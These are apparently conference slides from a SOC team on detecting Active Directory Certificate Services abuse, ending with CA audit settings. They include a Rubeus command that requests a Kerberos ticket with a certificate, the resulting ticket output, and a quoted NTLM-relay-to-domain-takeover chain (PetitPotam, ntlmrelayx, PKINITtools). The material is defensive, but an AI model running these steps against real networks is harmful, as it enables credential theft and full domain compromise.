

Hunting for Active Directory Certificate Services Abuse

Teymur Kheirkhabarov
Head of SOC, BI.ZONE

Demyan Sokolin
Principal SOC Analyst, BI.ZONE

Who we are?



**Teymur
Kheirkhabarov**

- Head of SOC / EDR Product Owner at BI.ZONE
- Threat Hunter
- ZeroNights / PHDays / OFFZONE speaker
- GIAC GXPN / GCFA / GDSA certified
- Ex- Head of SOC R&D at Kaspersky Lab / SOC Analyst / Infosec Admin/ IT
- Twitter @HeirkhabarovT
- heirkhabarov@gmail.com

<https://t.me/learningsoc>




**Demyan
Sokolin**


- Principal SOC Analyst at BI.ZONE
- Threat Hunter
- OSCP / OSEP certified
- Twitter @ddsokolin
- dd.sokolin@gmail.com

Active Directory Certification Services

- Active Directory Certification Services (AD CS) is Microsoft's PKI implementation that integrates with existing Active Directory forests;
- While AD CS is not installed by default for Active Directory environments, in fact it is widely deployed. It can be used:
 - **User Authentication;**
 - HTTPS certificates;
 - VPN certificates;
 - Digital Signatures;
 - Code Signing
 - ...
 - Proper AD CS configuration is extremely complex task!
 - So, there are a lot of AD CS deployments with different misconfigurations;
 - AD CS misconfigurations can lead to whole domain compromise!



Why should we care?



Why should we care?

The Public Key Cryptography for Initial Authentication in Kerberos (PKINIT) protocol enables the use of public key cryptography in the initial authentication exchange of the Kerberos protocol.

Instead of sharing a secret key between the client and KDC, the client possesses a public key pair that is signed by a trusted Certification Authority.

When PKINIT is enabled, it is possible to:

- Perform Kerberos authentication using X.509 certificate and obtain a TGT
- Create a Schannel Security Context using X.509 certificate for LDAP over SSL (LDAPS)
- Recover NTLM from TGT requested using X.509 certificate (UnPAC the hash)

```
C:\Windows\system32\cmd.exe
c:\Tools>.\Rubeus.exe asktgt /user:demo\simpleuser /certificate:certificate.pfx

Rubeus
v1.6.4

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=simpleuser, CN=Users, DC=demo, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'demo\simpleuser'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFjjCCBYqgAwIBBaEDAgEwooiErTCCBKlhggS1MIIIEoaADAgEfoQwbCkRFTU8uTE9DQUyiGTAXoAMC
AQKhEDAOGwZrcmJ0Z3QbBGRlbw+jggRvMIIEa6ADAgESoQMCAQKiggRdBIIEWdqDFlu14Tz5tPy1Rx0f
Ie70sfw57H5prgECn9mWgLK8c09L4sw9a58f3CeRFq+Yt1qm+PQVVjUGUEK13uswkjpkq8tW2yUwrCo
3Fkh6NnsSq59uZn17nrFcsFUsKXqV7rZJ0Y/Usa0sz2hPGCbNy3W3AvyBf/JBZ+GbtXpdJIMSDFTaMRg
09gq5RK+3w/knMhgyNfo3414q6wyTFUqSmKmk07u569Y593w+AZvn1wzBjAlBzR95LF2cdk2vrGizJbT
3+fV6KuxqSAMsFr2wB/XzRjQYoFaGXTPyklowrs52ZZUYvysj6Gr-faQHztpVCDJb/09iDDpK0+5Evwyw
coMbQ6XFcGYow6j/8VxQpvyTJoLzY6j2+RhBY4KeXRErW3fjw9+wh1nYGTs10p5Se7qm10aAaP+NBkAw
FfWr1hq/sK0Xq1V6F6NcebMHEMFe/XC4xycGeiNqvmJLwg0+xmv5Ye8DATIDGfT1AQJW7GDKe0Wvb1
UqqC1Svw/zApLuoGsB3le/Lsws9kby0j0coAaA4VNbYdZQNhTu+eaCEQwW/kPDnib+Tex9o9dhK6QsWq
reF3wBco3Poki3kQm7Cpc0bZ8+AZ5Axz806RMD11CAEUt0xNch3PEGnNHWHk3GgkWTz6bwoQ22iUH7N
FOLtEud74+nsEn6AzLFScnTktGADVN9FwejwVXhAGx+FRxwi8Jq9rdDx2YvPykCOBPkEwx/KYCdh6rb
9VY6oHo/VPoK1HyXSJpApsA62RK+AJFJT0QC6NI70+2VAnLWD7xcmJn5lowSpN5MTQC7gAEXfkjiv/X6
22eT7rOys2ih2H1FTrgn/k1/qr+1gbI0009I/sJyFCb8pVgIvH+6eR9r96wESM6aayGJKBcU0N6eWz9n
typYP7dwVvi799iHDja7v+ndTP1zgtQhxC2cY0l0437k83INFY2t+oWu6tcG2zoVU7vxKJWMTA91wB7i
uk5Vn4LmAqFn1AQPCv3AK4nhQ15jr2aTReWQsy07jtc6Q0/JMq02I/PqbBbUbA8jivn0fx4mZv7P1b1x
cGRXcX9kzt0X1t7FR/sJ9Z79E0ZihwXPZCFQkNjsz9H8qs4c/btaS0d3gtqRu0094cAqBdDe0Qdukn0X
Gr99IxfMocUjgNAZitUS+GX158ZbEKRRr5WjbdBgsznSg3h7SC2fpm/57zb5LLvmJROeN7SR0ZERFQS
GSLs21IviQg0vLaarF8fyivRMrrw/PXGeEoQzRIEW/w31K1Y9YTLuma/MyCh13EBbfY8E9UPHq+XCMNN
Nz0eFkuv++LJuVysNz2q20EIOv2xc+Z6pknNn51322wMyJdUS5rFSzmb1/PkULBR9EdKNJu1wYAcPREz
BhMwtiyn3p6mmaxxB21mLzK/9Dow1bYQCRQAN0Zr8h9+Gg7s0krZ0dJHGwV1UE1gBcAZq0L1bc7TT
DQkUMqnbih3sy04HyR5D7BfKS60BzDCByaADAgEaooHBBIG+fY67MI64oIG1MIgyMIGv0BswGaADAgEX
oRIEEJcvXfaAGmFDTOIj3k11fIwhDBsKREvNTy5MT0NBTKIXMBWgAwIBAAEOMAwBcnNpbXBsZXVZXXkj
BwMFAEDhAAC1ERgPMjAyMjA1MTcxMTAxMThaphEYDzIwMjIwNTE3MjEwMTE4WqRGAsyMDIyMDUyNDEx
MDEExOfoqDBsKREvNTy5MT0NBTKkZMBegAwIBAAQEQMA4bBmtyYnRndBsEZGVtbw==

ServiceName      : krbtgt/demo
ServiceRealm     : DEMO.LOCAL
UserName         : simpleuser
UserRealm        : DEMO.LOCAL
StartTime        : 5/17/2022 12:01:18 PM
EndTime          : 5/17/2022 10:01:18 PM
RenewTill        : 5/24/2022 12:01:18 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : ly9cVoAaZ8NM4iPeSW8hQ==
```

What if PKINIT isn't supported?

Almond



Authenticating with certificates when PKINIT is not supported

Published on Wed 04 May 2022 by [Yannick Méheut](#)

Introduction

SpecterOps's research "Certified Pre-Owned", on [abusing Active Directory Certificate Services \(AD CS\)](#), has made it even easier for pentesters to obtain Domain Admin privileges during internal assessments.

Here's what usually happens when we conduct an internal penetration test on an environment that has not been hardened against AD CS attacks:

1. Obtain a domain account (e.g., through [Responder](#) or [mitm6](#))
2. Find the AD CS web enrollment service (e.g., with a valid account and [Certify/Certipy](#); or in black-box through manual search, or [ntlmrelayx.py](#)'s `--dump-adcs` option)
3. Force a Domain Controller to connect back to our workstation (e.g., through [printerbug.py](#) or [PetitPotam](#))
4. Relay this authentication to the AD CS web enrollment service with [ntlmrelayx.py](#) (attack [ESC8](#) described in "Certified Pre-Owned") to obtain a certificate for the targeted DC.
5. Use [PKINITtools](#) to get a TGT for the targeted DC (or recover its NT hash), allowing to take over the domain.

Almond



Bypassing LDAP Channel Binding with StartTLS

Published on Thu 28 April 2022 by [@lowercase_drm](#)


While doing [research on LDAP client certificate authentication](#), we realized that the LDAP implementation of Active Directory supports the StartTLS mechanism, which has interesting implications on relay attacks.

TL;DR: Active Directory LDAP implements StartTLS and it can be used to bypass the Channel Binding requirement of LDAPS for some relay attacks such as the creation of a machine account if LDAP signing is not required by the domain controller. A [PR to ntlmrelayx](#) implements this bypass.

Abusing Active Directory Certification Services

- Active Directory Certificate Services has a lot of attack potential
- In June 2021, Will Schroeder and Lee Christensen from SpecterOps published a research named "Certified Pre-Owned", that demonstrates how an adversary can utilize and abuse the AD CS environment to elevate privileges, get a strong foothold and persistence within a network
- "Of note, nearly every environment with AD CS that we've examined for domain escalation misconfigurations has been vulnerable. It's hard for us to overstate what a big deal these issues are" – SpecterOps Team

User Credential Theft (1 year +)	Stealing existing user certificates capable of domain authentication or actively requesting a new certificate from a user's context. <i>Survives user password changes and can be done without elevation or touching LSASS!</i>
Machine Persistence (1 year +)	Stealing existing system certificates capable of domain authentication or actively requesting a new certificate from a system's context, combined with resource-based constrained delegation (or just S4U2Self). <i>Survives machine password changes and can be done without touching LSASS!</i>
Domain Escalation Paths	Misconfigured certificate templates that allow Subject Alternative Name (SAN) specification, vulnerable Certificate Request Agent templates, vulnerable template ACLs, the EDITF_ATTRIBUTESUBJECTALTNAME2 flag being set, vulnerable CA permissions, or NTLM relay to web enrollment endpoints.
Domain Persistence	Stealing the certificate authority's private key and forging "golden" certificates.



Certified Pre-Owned


Abusing Active Directory Certificate Services

Will Schroeder
Lee Christensen


Version 1.0.1



Abusing Active Directory Certification Services





Audit Certification Services



To configure Certification Service audit, you must enable "Audit Certification Services" subcategory of advanced audit policy, and at the level of the CA server, additionally determine which event categories should be logged.

It is recommended to select all events to audit!



Audit modifications of CA audit policy. Useful events

Enrollment Agents Auditing Recovery Agents Security

To start logging events to the security log, you must enable the 'Audit object access' setting in Group Policy.

Events to audit:

- Back up and restore the CA database
- Change CA configuration **Audit Filter = 64**
- Change CA security settings **Audit Filter = 16**
- Issue and manage certificate requests **Audit Filter = 4**
- Revoke certificates and publish CRLs
- Store and retrieve archived keys
